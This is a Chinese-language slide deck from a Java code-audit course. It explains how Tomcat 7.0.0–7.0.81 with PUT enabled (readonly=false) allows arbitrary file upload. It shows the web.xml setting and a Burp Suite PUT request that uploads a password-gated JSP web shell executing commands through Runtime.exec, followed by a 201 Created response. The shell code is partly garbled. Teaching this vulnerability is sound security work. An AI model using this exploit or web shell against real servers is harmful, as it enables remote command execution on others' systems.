

java代码审计 深度解析





第一课 不安全的http

PART 01

不安全的http请求



HTTP简介

HTTP1.0定义了三种请求方法： GET, POST 和 HEAD方法

HTTP1.1新增了五种请求方法： OPTIONS, PUT, DELETE, TRACE 和 CONNECT 方法



可利用的PUT方法

Tomcat 7.0.0-7.0.81



Apache Tomcat

我们来分析tomcat这个漏洞，需要首先允许tomcat进行PUT操作，问题也就在 /conf/web.xml

```
<servlet>
  <servlet-name>default</servlet-name>
  <servlet-class>org.apache.catalina.servlets.DefaultServlet</servlet-class>
  <init-param>
    <param-name>debug</param-name>
    <param-value>0</param-value>
  </init-param>
  <init-param>
    <param-name>listings</param-name>
    <param-value>>false</param-value>
  </init-param>
  <init-param>
    <param-name>readonly</param-name>
    <param-value>>false</param-value>
  </init-param>
  <load-on-startup>1</load-on-startup>
</servlet>
```



Apache Tomcat PUT上传

The screenshot displays the Burp Suite interface. The 'Request' tab shows a PUT request to `/123.jsp` with a content length of 664. The 'Response' tab shows a 201 Created status from Apache-Coyote/1.1. A red box highlights the request path `PUT /123.jsp/ HTTP/1.1`. A red arrow points from the `123.jsp` file in the remote desktop window to the request path in the Burp Suite interface.

```
Request
Raw Params Headers Hex XML
PUT /123.jsp/ HTTP/1.1
Host: 192.168.23.209:8080
User-Agent: JNTASS
DNT: 1
Connection: close
Content-Length: 664

<? page language="java" import="java.util.*,java.io.*"
pageEncoding="UTF-8"><public static String excuteCmd(String c)
{StringBuilder line = new StringBuilder();try {Process pro =
Runtime.getRuntime().exec(c);BufferedReader buf = new BufferedReader(new
InputStreamReader(pro.getInputStream()));String temp = null;while ((temp
= buf.readLine()) != null) {line.append(temp
+"\n");}buf.close();} catch (Exception e)
{line.append(e.getMessage());}return
line.toString();}<?<if("023".equals(request.getParameter("pvd"))&&"".eq
uals(request.getParameter("cmd"))){out.println("<pre>" +excuteCmd(request.
getParameter("cmd"))+"</pre>");}else{out.println("-");}<?>
```


```
Response
Raw Headers Hex
HTTP/1.1 201 Created
Server: Apache-Coyote/1.1
Content-Length: 0
Date: Wed, 20 Sep 2017 12:05:45 GMT
Connection: close
```

192.168.23.209 - 远程桌面连接

apache-tomcat-7.0.56 > webapps > ROOT

123.jsp





赛博梦工厂
Cyber Works

The image features a central figure of a person wearing a black hoodie, with their right hand pressed against their forehead in a gesture of stress or contemplation. The background is a vibrant blue digital landscape. It includes a glowing globe on the right side, a network of interconnected nodes and lines, and several padlock icons scattered throughout, suggesting themes of cybersecurity or digital privacy. The overall aesthetic is futuristic and high-tech.

谢谢观赏